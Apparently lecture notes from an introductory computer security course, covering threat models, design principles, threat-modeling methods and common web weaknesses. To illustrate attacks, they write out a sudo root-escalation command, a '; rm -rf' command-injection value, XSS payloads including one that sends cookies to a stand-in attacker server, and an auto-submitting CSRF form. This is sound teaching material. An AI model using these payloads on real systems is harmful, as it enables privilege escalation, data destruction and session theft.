Computer security **Properties**(Defined by the security policy) of a computer system must hold in the presence of a **resourced strategic adversary**(Described by the threat model).

Main Properties

- **Confidentiality** Prevention of an unauthorized disclosure of information.
- **Integrity** Prevention of an unauthorized modification of information.
- **Availability** Prevention of unauthorized denial of service.

More properties

- Authenticity
- Anonymity
- Isolation
- Non-repudiation

Security policy A high level description of the **security properties** that must hold in the system in relation to **assets** and **principals**.

Assets (objects) : Anything with value (e.g. data, file, memory) that needs to be protected.

Principals (subjects) : People, computer programs, services, . . . (may not contain the adversary)

Examples Security properties in terms of principals and assets

- **Confidentiality** Prevention of unauthorized disclosure of information <authorized users may read a file>
- **Integrity** Prevention of unauthorized modification of information <authorized programs may write a file>
- **Availability** Prevention of unauthorized denial of service <authorized services can access a file>

Threat model Technical term to define the adversary's capabilities. Describe the resources available to the adversary and the adversary's capabilities (observe, influence, corrupt, . . .)
The adversary is a malicious entity aiming at breaching the security policy. The adversary is strategic: the adversary will choose the **optimal** way to use her resources to mount an attack that violates the security properties.

Examples

- The adversary can observe my connection
- The adversary can corrupt my machine
- The adversary controls a bank employee

Threat What is the feared event, the goal of the adversary that we don't want materialized.

Examples

- A hacker want to retrieve money breaking into the bank's system.
- A student wants to learn my password by looking over my shoulder.

Vulnerability Specific weakness that could be exploited by adversaries with interest in a lot of different assets.

- The banking API is not protected.
- The password appears in plain text in my screen.

Harm The bad thing that happens when the threat materializes.

- The adversary steals money.
- The adversary blocks access to the bank.
- The adversary learns my password.
- The adversary reads the messages.

3.3 Security Engineering

3.3.1 Securing a System

Security Mechanism A technical mechanism used to ensure that the security policy is not violated by an adversary **within the threat model**. Can be engineered mainly with software (programs), hardware, mathematics (cryptography), and also with distributed systems, people, and procedures. Security mechanisms can be engineered.

Example 1

- **Policy:** Ensure the log of transactions is not tampered with by a single employee
- **Mechanism:** Keep a copy of the log on multiple computers, such that no single employee has access to all of them

Example 2

- **Policy:** Ensure messages cannot be read by anyone but the sender and the receiver
- **Mechanism:** Encrypt the message before sending

Systems are big They need multiples mechanisms, but the security does not necessarily increase linearly with the number of mechanisms.

- **Defense in depth:** As long as one remain, security is maintained.
- **Weakest link:** If anyone fails, security is broken.

Systems are big They need multiple mechanisms, but the security does not necessarily increase linearly with the number of mechanisms.




Figure 4: Defense strategies: layered protection vs. chain vulnerability

Humans are part of the system Therefore, humans are targeted in many attacks.

- Phishing attacks
- Social engineering
- Bad use of passwords
  - Weak
  - Written down
  - Repeated

Asymmetry between attackers and defenders How do we show systems are secure? An attacker only needs to find one way to violate one security property within the threat model. While a defender must prove that no adversary can violate the security policy.

It is only possible to say that a system is secure under a specific threat model. In other words, a system is "secure" if an adversary **constrained** by a **specific threat model** cannot violate the **security policy**.

Security argument: rigorous argument that the security mechanisms in place are indeed effective in maintaining the security policy (verbal or mathematical).

Subject to the assumptions of the threat model. For a threat model to be useful, the model must constrain the adversary, otherwise we cannot make a security argument.

3.3.2 Security engineering

1. **High-level specification**
   - Define the **architecture** of the system (e.g., high level block diagram).
   - Define the **security policy** (principals, assets, security properties).
   - Define the **threat model**.
2. **Security design**
   - Select / Design **security mechanisms**.
   - State **security argument:** which controls maintain which properties.
3. **Secure implementation**
   - Implement mechanisms.
   - Ensure they conform to the design model.
   - Security testing.

Summary Security problems always involve an **adversary**.

The adversary is **strategic**, will take the most damaging approach.

The adversary's capabilities define the **threat model**

Security mechanisms aim at fulfilling a **security policy within a threat model**

Showing security implies providing a **security argument**

3.4 Principles

Principles to build security mechanisms **SaltzerSchroeder1975**.

Since no one knows how to build a system without flaws, Saltzer and Schroeder proposed eight core design principles that tend to reduce both the number and seriousness of security vulnerabilities. These principles, established in 1975, remain fundamental to security engineering practices today. They should be used as tools to weigh design decisions rather than as a blind checklist, as the principles are deeper than they appear and are easy to violate through improperly evaluated tradeoffs.

3.4.1 Economy of mechanism

"Keep the [security mechanism / implementation] design as simple and small as possible"

This principle emphasizes simplicity in security mechanism design. The rationale is that security mechanisms need to be easy to audit and verify, as operational testing alone is not appropriate to evaluate security (though penetration testing remains valuable). Simple designs reduce the Trusted Computing Base (TCB), which comprises every component of the system upon which the security policy relies. A smaller, simpler TCB is easier to validate and less likely to contain security flaws.

3.4.2 Fail-safe defaults

"Base access decisions on permission rather than exclusion"

Security mechanisms should default to a secure state when failures or errors occur. If something fails, the system should be as secure as if it does not fail, with errors and uncertainty erring on the side of the security policy. The system should not attempt to automatically fix failures. This principle advocates for whitelists over blacklists, as the lack of explicit permission is easier to detect and resolve than trying to list all possible threats. Examples include security doors that remain locked when no permission is granted, or form inputs that refuse to write anywhere if permission for a specific field is absent.

3.4.3 Complete mediation

"Every access to every object must be checked for authority"

A reference monitor must mediate all actions from subjects on objects and ensure they comply with the security policy. Every access attempt must be verified against current access permissions. This principle is challenging to implement due to performance concerns (checking everything is slow), the time gap between checking and using resources, complexities in modern distributed systems, and the fundamental limitation that the system can only check what it can observe. The reference monitor maintains an audit log and enforces the policy for all interactions.

3.4.4 Open design

"The design should not be secret"

Security mechanisms should not depend on the secrecy of their design or implementation. As Kerckhoff articulated for cryptography in 1883, algorithms should be public and only key elements kept secret. This principle is also known as "The Paradox of the Secrecy About Secrecy," as Shannon later described it. The enemy is assumed to know the system, and one ought to design systems under the assumption that attackers will immediately gain full familiarity with them. Without the freedom to expose system proposals to widespread scrutiny by diverse experts, the risk increases that significant points of potential weakness may be overlooked. In practice, only keys should be kept secret in cryptographic systems, only passwords in authentication mechanisms, and only the specific noise patterns in obfuscation techniques.

3.4.5 Separation of privilege

"No single accident, deception, or breach of trust is sufficient to compromise the protected information"

Requiring multiple conditions to execute an action improves security. Examples include requiring two keys to open a safe or two-factor authentication. A privilege is defined as the ability for a user to perform an action on a computer system that may have security consequences, such as creating a file in a directory, accessing a device, or writing to a network socket. However, this principle introduces challenges related to availability (what if one factor is unavailable?), responsibility (who is accountable?), and complexity (multiple conditions increase system complexity).

3.4.6 Least privilege

"Every program and every user of the system should operate using the least set of privileges necessary to complete the job"

This principle, also known as the "need-to-know" principle, mandates that rights should be added only as needed and discarded after use. This approach provides damage control by minimizing high-privilege actions and interactions. Examples include guest accounts at universities that have limited permissions, and the data minimization principle in data protection regulations. Users and programs should never have more permissions than absolutely necessary to accomplish their specific tasks, reducing the potential impact of compromised accounts or malicious code.

3.4.7 Least common mechanism

"Minimize the amount of mechanism common to more than one user and depended on by all users"

Every shared mechanism represents a potential information path between users and must be designed with great care to ensure it does not unintentionally compromise security. This principle relates closely to the economy of mechanism, as interactions make it difficult to validate security design and may lead to unintentional information leaks. Common mechanisms can create unintended channels, such as shared temporary directories or shared caches. A classic example is the `/tmp` directory on Linux/Unix systems, which is shared between low-privilege users and high-privilege root processes, creating a potential security vulnerability (though modern Linux systems have implemented mitigations).

3.4.8 Psychological acceptability

"It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly"

Security mechanisms should not make resources more difficult to access than if the security mechanisms were not present. The mental model of honest users must match the security policy and mechanisms. Security should hide the complexity it introduces. Additionally, cultural acceptability matters, as not all mechanisms are acceptable everywhere. For example, face recognition authentication may not be suitable in cultures where people cover their faces, and mandatory registration systems may raise concerns in certain contexts.

3.4.9 Extra principles difficult to transpose to computer security

Saltzer and Schroeder identified two additional principles derived from physical security that are more challenging to apply directly to computer security systems.

Work factor *"Compare the cost of circumventing the mechanism with the resources of a potential attacker"*

This principle helps refine the threat model by considering the economic feasibility of attacks. However, quantifying costs in computer security is inherently difficult. Challenges include determining the cost of compromising insiders, finding software vulnerabilities, and calculating the potential monetization of successful attacks. Despite these difficulties, understanding the work factor helps security designers make informed decisions about which threats require the most robust defenses.

Compromise recording *"Reliably record that a compromise of information has occurred [...] in place of more elaborate mechanisms that completely prevent loss"*

This principle advocates for maintaining tamper-evident logs that may enable recovery, particularly for integrity violations. However, logging is not a guarantee that compromises will be detected, and logs themselves are not a panacea. Important considerations include the fact that logging cannot help recover from confidentiality breaches, the challenge of maintaining log integrity (who watches the watchers?), potential privacy vulnerabilities introduced by excessive logging, and availability concerns (what ensures the logging system itself remains operational?).

4 Adversarial Thinking

4.1 Why Study Attacks?

Deeper Understanding of Defense Understanding attacks is fundamental to building secure systems:

- **Good attackers make good defenders** (and vice versa) – they can envision many attack vectors
- **Mediocre attackers make poor defenders** – limited attack vision leads to incomplete defenses
- **Penetration testing (pentesting)** is a major industry
  - Test system security by attempting to bypass controls
  - Also applies to privacy: testing data sanitization algorithms

Important Caveat **Lack of found attacks does not guarantee security.** We can never fully explore the complete attack space. The absence of known attacks only demonstrates security within the explored portion of the threat landscape.

This relates to fundamental security principles:

- **Fail-safe defaults:** System should default to secure state
- **Sanitization:** Assume inputs are malicious until proven safe

Legal and Ethical Considerations You cannot freely hack around – ethics, law, and regulations apply. Unauthorized security testing is illegal in most jurisdictions.

4.2 The Attack Engineering Process

The attack process is the **inverse** of security engineering, exploiting flaws at each stage of system development.

4.2.1 Security Engineering Recap

The security engineering process (covered in earlier lectures):

1. **Define security policy and threat model**
   - Identify principals, assets, properties

    - Define adversary capabilities

2. **Design security mechanisms**
    - Select/design mechanisms that support the policy
    - State security argument
3. **Build secure implementation**
    - Implement mechanisms correctly
    - Ensure conformance to design
    - Perform security testing

4.2.2 Exploiting Security Policy Flaws

Attack Vector Adversaries exploit weaknesses in the security policy definition:

- Misidentified principals, assets, or properties
- Capabilities beyond what is considered in threat model
    - Greater access than anticipated
    - More computational or algorithmic capabilities

Example 1: HSM Key Extraction (PKCS#11) Hardware Security Modules (HSMs) implement the PKCS#11 standard for interoperability.

Vulnerable API function:

```
create_key(bits_length, offset)
```

Creates a new key using `bits_length` bits from the secret key starting at `offset`.

Attack procedure:

1. Ask HSM to derive a 1-byte key at offset 0
2. Use the new key for HMAC on a known input (allowed operation)
3. Brute force the 1-byte key (only 256 possibilities)
4. Repeat for each offset position
5. Result: Full key recovery

Root cause: PKCS#11 considers the full key as an asset to protect, but not individual bytes of the key. The security policy failed to identify all relevant assets.

Example 2: Vehicle Remote Access **Context:** Modern vehicles contain Engine Control Units (ECUs) that control safety-critical functions.

Threat model failure: ECUs connected to GSM/WiFi networks provide remote adversaries with access to the CAN bus and all vehicle functions, including:

- Steering control
- Brake systems
- Engine management
- Safety systems

The original threat model did not foresee remote network access to critical vehicle systems. The adversary gained capabilities (remote access) not considered during system design.

Example 3: IoT Weak Link – MadIoT Attack **Context:** IoT devices are often weakly protected but connected to the internet.

MadIoT attack (Princeton University):

- Manipulation of Demand via IoT
- Hackers can compromise the Smart Grid with approximately 100,000 compromised devices
- Individual devices assumed harmless in threat model
- Collective behavior creates systemic risk

Example 4: GSM Fake Base Station **Design context:** When GSM was designed, Base Transceiver Stations (BTS) were difficult to implement and expensive to build.

Decision: Operators decided the network did not need to authenticate to users – only unilateral user authentication.

Current reality: Commodity hardware can now fake a base station, enabling:

- Man-in-the-middle attacks
- Eavesdropping
- Impersonation
- Forced downgrade attacks

The threat model assumed expensive, controlled infrastructure. Technology evolution invalidated this assumption.

Example 5: The Machine Learning Revolution **New computational capabilities:** Machine learning provides adversaries with powerful new tools:

- Apparently irrelevant information becomes security-critical
- ML simplifies attack implementation
  - Replaces complex modeling tasks with data collection
  - Automates pattern recognition
  - Enables inference attacks
- Examples:
  - Breaking CAPTCHAs
  - Side-channel attacks
  - Membership inference
  - Model inversion

Defense applications: ML also helps defenders:

- Improved malware detection
- Predicting zero-day vulnerabilities

- Identifying vulnerable devices
- Automated log analysis
- Anomaly detection

4.2.3 Exploiting Security Mechanism Design Flaws

Attack Vector Adversaries exploit weaknesses in the design of security mechanisms themselves, even when correctly implemented.

Example 1: Weak Cryptographic Primitives **Tesla Key Fob:**

- Algorithm allows key recovery in seconds (with pre-computation)
- Adversary can clone key fob and steal vehicle

GSM A5/1 and A5/2:

- Weak stream ciphers allow ciphertext-only attacks
- Real-time attacks possible with FPGA parallel computation
- Can decrypt phone calls and SMS messages

Lesson: Security by obscurity is a bad idea – violates the Open Design principle.

- Both algorithms were initially secret
- Researchers reverse-engineered them
- Once known, vulnerabilities were identified and exploited

Example 2: WEP Bad Use of RC4 **Context:** WEP (Wired Equivalent Privacy) uses RC4, a secure stream cipher when the Initialization Vector (IV) is random.

Implementation choices:

- IV defined as 24 bits
- Implementation reuses IV every 5000–6000 frames
- Adversary can accelerate attack by spoofing MAC addresses to request more frames

Attack mechanism:

- Repeated IV $\Rightarrow$ repeated RC4 keystream
- Effectively a reused one-time pad
- Allows message recovery: $M_1 \oplus K = C_1$ and $M_2 \oplus K = C_2$

$$C_1 \oplus C_2 = M_1 \oplus M_2$$

- RC4 structure allows even secret key recovery

Classification: Can be seen as both a design flaw (insufficient IV space) and an operational problem (predictable IV generation).

4.2.4 Exploiting Implementation Flaws

Attack Vector Adversaries exploit bugs and mistakes in the implementation of otherwise sound security mechanisms.

Common Programming Mistakes Programmers make mistakes that create vulnerabilities:

- Forget to perform security checks
- Check the wrong conditions
- Fail to sanitize inputs, or sanitize incorrectly
- Forget to protect sensitive data or operations
- Confused about origin or reliability of data/variables
  - Related to **ambient authority**
  - **Confused deputy problem** (covered in access control)

Example 1: Sudo Vulnerability (CVE-2019-14287) **Vulnerability:** Sudo allows privilege escalation through user ID manipulation.

Exploit command:

```
sudo -u#-1 /bin/bash
```

Why it works:

1. Sudo program uses routine to change UID
2. Routine interprets `-1` as "do nothing"
3. Program called inside sudo, which executes as root (UID = 0)
4. Program retains root UID without proper authorization check

Exploitability: Only under certain configurations where users can execute sudo on potentially dangerous programs for some users except root:

```
username ALL=(ALL, !root) /usr/bin/vi
```

4.3 Threat Modeling Methodologies

Goal: Help security engineers systematically reason about threats to a system.

Central question: "What can go wrong?"

Definition: Threat Modeling A process to identify potential threats and unprotected resources with the goal of prioritizing problems to implement appropriate security mechanisms.

Systematic analysis addresses:

- What are the most relevant threats?
- What kind of problems can these threats cause?
- Where should we focus protection efforts?
- What is the risk/impact of each threat?

4.3.1 Attack Trees

Structure A hierarchical representation of attacks:

- **Root:** Attack goal (what adversary wants to achieve)
- **Branches:** Different ways to achieve the goal

- **Leaves:** Weak resources or atomic attack steps

Analysis Attack trees allow:

- Identification of all possible attack paths
- Cost/difficulty analysis for each path
- Prioritization of defenses based on most likely attacks
- Understanding attack dependencies (AND/OR nodes)

4.3.2 STRIDE (by Microsoft)

Methodology

1. Model the target system with entities, assets, and data flows
2. Systematically reason about threats by category
3. For each entity and flow, consider all STRIDE threats

STRIDE Threat Categories

Threat	Property Threatened	Description
Spoofing	Authenticity	Attacker impersonates another entity
Tampering	Integrity	Attacker modifies data or code
Repudiation	Non-repudiability	User denies performing action
Information disclosure	Confidentiality	Attacker learns secret information
Denial of Service	Availability	Attacker prevents legitimate access
Elevation of Privilege	Authorization	Attacker gains unauthorized permissions

Example Applications **Spoofing:**

- Council member convinces victim they are someone else
- Fake authentication credentials
- IP address spoofing

Tampering:

- Modify message in transit
- Alter database records
- Change configuration files

Repudiation:

- User denies sending message
- No audit trail of actions
- Transaction cannot be proven

Information Disclosure:

- Eavesdropping on communications
- Reading files without authorization
- Side-channel leaks (timing, power)

Denial of Service:

- Flood system with requests
- Consume all resources
- Crash critical services

Elevation of Privilege:

- Exploit vulnerability to gain root access
- Bypass authorization checks
- Execute code with higher privileges

4.3.3 P.A.S.T.A.

Process for Attack Simulation and Threat Analysis **Approach:** Risk-centric methodology that considers business context.

Process:

1. Start from business goals, processes, and use cases
2. Identify threats within the business model
3. Assess impact of each threat on business objectives
4. Prioritize threats based on risk (likelihood x impact)
5. Design countermeasures for high-priority threats

Advantage: Links technical security to business risk, helping prioritize security investments.

4.3.4 Brainstorming with Security Cards

Method Use structured card decks to systematically explore threat categories during team threat modeling sessions.

Examples: Security cards from University of Washington

- Each card describes a threat type
- Teams work through cards to identify applicable threats
- Helps ensure comprehensive coverage
- Facilitates discussion among team members with different expertise

Benefits:

- Structured but flexible approach
- Good for teams with mixed security expertise
- Encourages creative thinking about attack vectors
- Ensures consideration of non-obvious threats

4.4 Key Takeaways

1. **Think like an attacker** to be an effective defender
   - Good attackers make good defenders
   - Study of attacks deepens security understanding
2. **Attack engineering inverts security engineering:**
   - Policy flaws ⇒ misidentified assets/capabilities
   - Mechanism flaws ⇒ weak cryptography/design
   - Implementation flaws ⇒ bugs and mistakes
3. **Threat models evolve over time:**
   - New capabilities (ML, IoT, cheap hardware)
   - New access vectors (remote connectivity)
   - Assumptions become invalid as technology advances
   - Regular reassessment is necessary
4. **Use systematic threat modeling approaches:**
   - Attack trees for hierarchical attack analysis
   - STRIDE for comprehensive threat categorization
   - P.A.S.T.A. for risk-based prioritization
   - Security cards for team brainstorming
5. **No system is provably secure:**
   - We can only demonstrate absence of known attacks
   - Security is relative to explored attack space
   - Continuous testing and reassessment required
   - Defense in depth compensates for unknown vulnerabilities
6. **Security is a process, not a product:**
   - Requires ongoing vigilance
   - Must adapt to new threats
   - Involves people, processes, and technology
   - Balance security with usability and cost

5 Web Security

5.1 Web Preliminaries

Context Most COM-301 examples focus on standalone systems (local authentication, local access control, local program execution). Web development involves distributed systems where browser and server collaborate with mixed program execution, requiring understanding of additional protocols and mechanisms.

5.1.1 HTTP: HyperText Transfer Protocol

Definition HTTP is a protocol that determines what actions web servers and browsers should take in response to various commands.

Key Properties

- **Stateless:** Each command is executed independently, without knowledge of previous commands
- **Request-Response protocol:**
    1. Client sends Request (e.g., for HTML file, to update database, send mail)
    2. Server processes request, performs action, sends Response to client

Cookies Small piece of data stored by a browser on a user's device.

Main goal: Store state information (shopping cart details) to create HTTP "sessions"

Secondary uses: Track users across websites

Ambient authority in cookies:

- When logged into `bank.com`, browser stores cookies for `bank.com`
- Any new HTTP requests to `bank.com` include all cookies for that domain
- Session continues without re-authentication for each request
- **Critical security implication:** Cookies are included even if request originates from another domain

5.1.2 URLs and HTTP Methods

Uniform Resource Locator (URL) Standard way of referencing a resource (text, webpage, script, image). Includes:

- Protocol used to access resource
- Host machine (domain or IP address with optional port)
- Relative address of resource (may include directory path)

Example:

```
http://www.mywebsite.com/apparel/skirt.php?sku=123&lang=en&sect=silk
```

- Protocol: `http`
- Host: `www.mywebsite.com`
- Path: `/apparel/skirt.php`
- Parameters: `sku=123`, `lang=en`, `sect=silk`

HTTP GET Method Used to request an existing resource from the server.

Characteristics:

- Parameters encoded in URL
- Appended as key/value pairs (query string)

- Parameters appear after ? mark
- Separated by & separator

Example request:

```
GET /apparel/skirt.php HTTP/1.1
Host: www.mywebsite.com
[additional headers by browser]
```

Important: GET requests SHOULD NOT change server data (idempotent), but this is not enforced.

HTTP POST Method Used to create or update a resource on the server.

Characteristics:

- Data stored in request body (not URL)
- May be JSON, XML, or other format
- Typically used to modify server data

Example request:

```
POST /test/demo_form.php HTTP/1.1
Host: w3schools.com

name1=value1&name2=value2
```

HTTP vs HTML

- **HTTP:** Protocol for requests (GET to retrieve, POST to update)
- **HTML:** Markup language wrapped in HTTP responses (data + rendering instructions)
- Practice note: Nothing enforces that GET requests don't modify server state

5.1.3 HTML: HyperText Markup Language

Definition Markup language used to indicate to the browser how to render a document. Different parts marked with tags that help browser interpret elements.

Example:

```
<!DOCTYPE html>
<html>
<head>
  <title>Page Title</title>
</head>
<body>
  <h1>My First Heading</h1>
  <p>My first paragraph.</p>
</body>
</html>
```

Structure:

- `<!DOCTYPE html>`: Document type declaration
- `<html>`: Root element
- `<head>`: Metadata (title, scripts, styles)
- `<body>`: Content visible to user

- `<h1>`: Heading with predefined font size
- `<p>`: Paragraph (unit of text)

5.1.4 PHP: Hypertext Preprocessor

Definition Server-side scripting language, commonly used for making dynamic and interactive web pages. PHP uses inputs and variables to create web pages dynamically.

Key Features

- Variables start with `$`, e.g., `$myvariable`
- Special variables for reading request values:
  - `$_GET[param]`: Value from URL parameters
  - `$_POST[param]`: Value from request body (JSON, XML)
  - `$_SESSION[param]`: Value from session cookie
- `echo` command outputs HTML code

Example:

```php
<?php
$var = "class";
echo "<h2>PHP is Fun!</h2>";
echo "Hello $var!<br>";
echo "Learning PHP<br>";
?>
```

Produces HTML:

```html
<h2>PHP is Fun!</h2>
Hello class!<br>
Learning PHP<br>
```

Lifetime of a GET Request

1. **Browser sends HTTP GET request:** Path (`/index.php`), headers (User-Agent, Accept)
2. **Web server (Apache/Nginx) receives request:** Sees `.php` extension, understands it's not static file
3. **Web server passes request to PHP interpreter**
4. **PHP interpreter executes `index.php`:**
   - Reads file command by command
   - Fetches data (from request, database, etc.)
   - Processes data, performs calculations, checks sessions
   - Dynamically builds HTML document as string
5. **PHP sends response to web server:** Complete generated HTML
6. **Web server sends response to browser**

Lifetime of a POST Request

1. **Browser sends HTTP POST request:**
   - Request body contains form data (key-value pairs)
   - Headers include method (POST), path, content type
2. **Web server receives request:** Sees `.php` extension
3. **Web server passes entire request to PHP interpreter**
4. **PHP interpreter executes script:**
   - PHP parses request body, populates `$_POST` array
   - Script accesses data (e.g., `$_POST['username']`)
   - Performs write/update database operation (main goal of POST)
5. **PHP sends response:**
   - Common pattern (Post/Redirect/Get): Redirect to new page to prevent duplicate submissions
   - Or sends success message directly

5.2 Common Weaknesses Enumeration (CWE)

Purpose A database of software errors leading to vulnerabilities to help security engineers avoid common pitfalls – "What not to do"

CWE/SANS Top 25 Most Dangerous Software Errors Classification into three main categories:

1. **Insecure Interaction Between Components**
   - One subsystem feeds another subsystem data that is not sanitized
2. **Risky Resource Management**
   - System acts on inputs that are not sanitized
3. **Porous Defenses**
   - Defenses fail to provide full protection or complete mediation
   - Missing checks or partial mechanisms

5.2.1 Insecure Interaction Between Components

Definition Insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems. One subsystem feeds another subsystem data that is not sanitized.

CWE-78: OS Command Injection **Vulnerability:** Improper neutralization of special elements used in an OS command.

Example – Vulnerable code:

```
<form action="/url/myscript.php" method="post">
  userName: <input name="userName" type="text" />
  <input name="submit" type="submit" value="Submit">
</form>
```

```
<?php
$userName = $_POST["userName"];
$command = 'ls -l /home/' . $userName;
system($command);
?>
```

Attack: What if `userName = '; rm -rf'`?

The OS executes both commands sequentially:

1. `ls -l /home/`
2. `rm -rf` (deletes everything without confirmation!)

Root cause: No validation of `$userName` format before passing to OS command.

CWE-79: Cross-Site Scripting (XSS) **Vulnerability:** Improper neutralization of input during web page generation.

Example – Vulnerable code:

```
<?php
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
?>
```

Attack 1 – Simple alert:

```
http://trustedSite.com/welcome.php?userName=
<script>alert("You've been attacked!");</script>
```

Result: Page displays popup with "You've been attacked!"

Attack 2 – Cookie theft:

```
http://trustedSite.com/welcome.php?userName=
<script>
  fetch('http://attackersserver/submit?cookie=' + document.cookie);
</script>
```

Result: Script sends user's cookie to attacker's server.

Attack flow:

1. Adversary exploits XSS vulnerability to inject malicious script
2. Victim requests webpage with malicious code
3. Page served, downloading malicious script to victim's machine
4. Browser interprets and executes script, sending cookies to attacker

Impact: Attacker obtains session cookies, enabling:

- Session hijacking
- Access to sensitive information
- Login without credentials

CWE-352: Cross-Site Request Forgery (CSRF) **Context:** Exploits ambient authority in cookies to trick authenticated users into performing unwanted actions.

Example scenario – EPFL HR payment form (hypothetical):

Legitimate HTML form:

```
<h3>EPFL HR Payment Form</h3>
<form action="/url/payStudent.php" method="post">
  Firstname: <input type="text" name="firstname"/><br/>
  Lastname: <input type="text" name="lastname"/><br/>
  Amount: <input type="text" name="amount">
  <input type="submit" name="submit" value="Pay">
</form>
```

Server-side processing (`payStudent.php`):

```
<?php
session_start();

// Check session validity
if (!session_is_registered("username")) {
    echo "invalid session detected!";
    exit;
}

// Process payment
$originAccount = findAccount($_SESSION['username']);
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname']);
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
?>
```

Malicious student's attack page:

```
<script>
function SendAttack() {
    document.getElementById('form').submit();
}
</script>

<body onload="javascript:SendAttack();">
<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
  <input type="hidden" name="firstname" value="Malicious">
  <input type="hidden" name="lastname" value="Student">
  <input type="hidden" name="amount" value="1000 CHF">
</form>
<img src="https://i.redd.it/388eovi0ebqz.jpg">
</body>
```

Attack execution:

1. Victim logs into EPFL HR website (session cookies stored)
2. Victim visits malicious student's page (filled with distracting images)
3. Hidden form automatically submits to `epflHR.ch/paystudent.php`
4. Browser includes victim's session cookies with request
5. Server validates session (victim is authenticated)
6. Server processes payment: transfers money from victim to malicious student

Analysis – Instance of Confused Deputy Problem:

- Victim's web client (HR accredited) is confused into performing action

- Action appears authorized by victim but grants victim's privileges to attacker
- Enabled by **ambient authority**: Cookie-based authentication means authenticated user's browser acts with their privileges for all requests to that domain

Same Origin Policy (SOP) **Definition:** Web browser security mechanism that restricts scripts of one origin from accessing data of another origin.

Origin: Combination of (protocol, host, port)

Example origin: `https://example.com:8000`

Same origin examples:

URL 1	URL 2	Same Origin?
`https://example.com/a`	`https://example.com/b`	Yes
`https://example.com/a`	`http://example.com/a`	No (protocol)
`https://example.com/a`	`https://www.example.com/a`	No (host)
`https://example.com/a`	`https://example.com:5000/a`	No (port)

CSRF and SOP:

- SOP does not prevent CSRF attacks
- Browser includes cookies for target domain regardless of request origin
- Malicious site can trigger requests to target site with victim's cookies
- SOP only prevents malicious site from reading the response

Visualization:

1. Victim logs into EPFL HR site ⇒ cookies stored
2. Victim visits malicious student's site
3. Malicious site submits POST request to HR site
4. Browser includes HR site cookies automatically
5. Session cookies indicate request is valid
6. Server processes malicious request

Defenses Against Insecure Interaction **General principle:** Sanitization, sanitization, sanitization.

Remember Biba integrity model: Never bring information from low integrity (unknown/untrusted) into high integrity (OS, server) without validation.

Why are these attacks so pervasive? Cross-subsystem sanitization is hard. Subsystem "A" needs to know what the valid set of inputs for subsystem "B" is.

Specific defenses for CSRF:

- **Same origin policy:** Check HTTP "Referer" or "Origin" header before executing request
- **Side-effect free requests:** Make maximum number of requests idempotent (limit attack surface)
- **Challenge tokens:** Include authenticator that adversary cannot guess
- **Re-authentication:** Request re-authentication for critical actions

- **Modern defense (>2020):** SameSite Cookie Attribute
  - `SameSite=Strict`: Cookies only sent for same-site requests
  - `SameSite=Lax`: Cookies sent for top-level navigation
  - `SameSite=None`: Cookies always sent (requires Secure flag)

Why is this so hard?

- HTTP requires developers to re-define sessions for each application
- For long time, no standard way of managing sessions ⇒ errors
- Developers must understand subtle security implications
- Convenience often prioritized over security

5.2.2 Risky Resource Management

Definition Ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources. System acts on inputs that are not sanitized.

Categories **Buffer overflow family:**

- CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- CWE-676: Use of Potentially Dangerous Function
- CWE-131: Incorrect Calculation of Buffer Size
- CWE-190: Integer Overflow or Wraparound

Insufficient sanitization:

- CWE-22: Improper Limitation of Pathname to Restricted Directory ('Path Traversal')
- CWE-134: Uncontrolled Format String

TCB under adversary control:

- CWE-494: Download of Code Without Integrity Check
- CWE-829: Inclusion of Functionality from Untrusted Control Sphere

CWE-494: Download of Code Without Integrity Check **Principle:** Never include in your TCB code components that you have not positively verified.

Minimum requirement: Verify origin through digital signature.

Example vulnerability: CVE-2008-3438

- Apple Mac OS X does not properly verify authenticity of updates
- Allows adversary to inject malicious code into update process
- Once in TCB, any security property can be violated

CWE-829: Inclusion of Functionality from Untrusted Control Sphere **Vulnerability:** Dynamic include under adversary control.

Examples:

- Including JavaScript on webpage from untrusted source

- Dynamic PHP includes based on user input
- Loading libraries from unverified locations

Impact: Once untrusted code executes in TCB context, all security properties can be violated:

- Confidentiality breach (data exfiltration)
- Integrity violation (data modification)
- Availability attack (denial of service)
- Privilege escalation

5.2.3 Porous Defenses

Definition Defensive techniques that are often misused, abused, or just plain ignored. Defenses fail to provide full protection or complete mediation through missing checks or partial mechanisms.

Common Porous Defenses **Authentication and authorization failures:**

- **CWE-306:** Missing Authentication for Critical Function
- **CWE-862:** Missing Authorization
- **CWE-798:** Use of Hard-coded Credentials
- **CWE-307:** Improper Restriction of Excessive Authentication Attempts
- **CWE-863:** Incorrect Authorization

Encryption failures:

- **CWE-311:** Missing Encryption of Sensitive Data
- **CWE-327:** Use of Broken or Risky Cryptographic Algorithm
- **CWE-759:** Use of One-Way Hash without Salt

Access control failures:

- **CWE-250:** Execution with Unnecessary Privileges
- **CWE-732:** Incorrect Permission Assignment for Critical Resource

Input validation failures:

- **CWE-807:** Reliance on Untrusted Inputs in Security Decision

Note Many of these vulnerabilities are covered in detail in later course topics:

- Authentication (weeks covered earlier)
- Access control (current topic)
- Cryptography (future weeks)

5.3 Key Takeaways

1. **Web security is fundamentally about trust boundaries:**
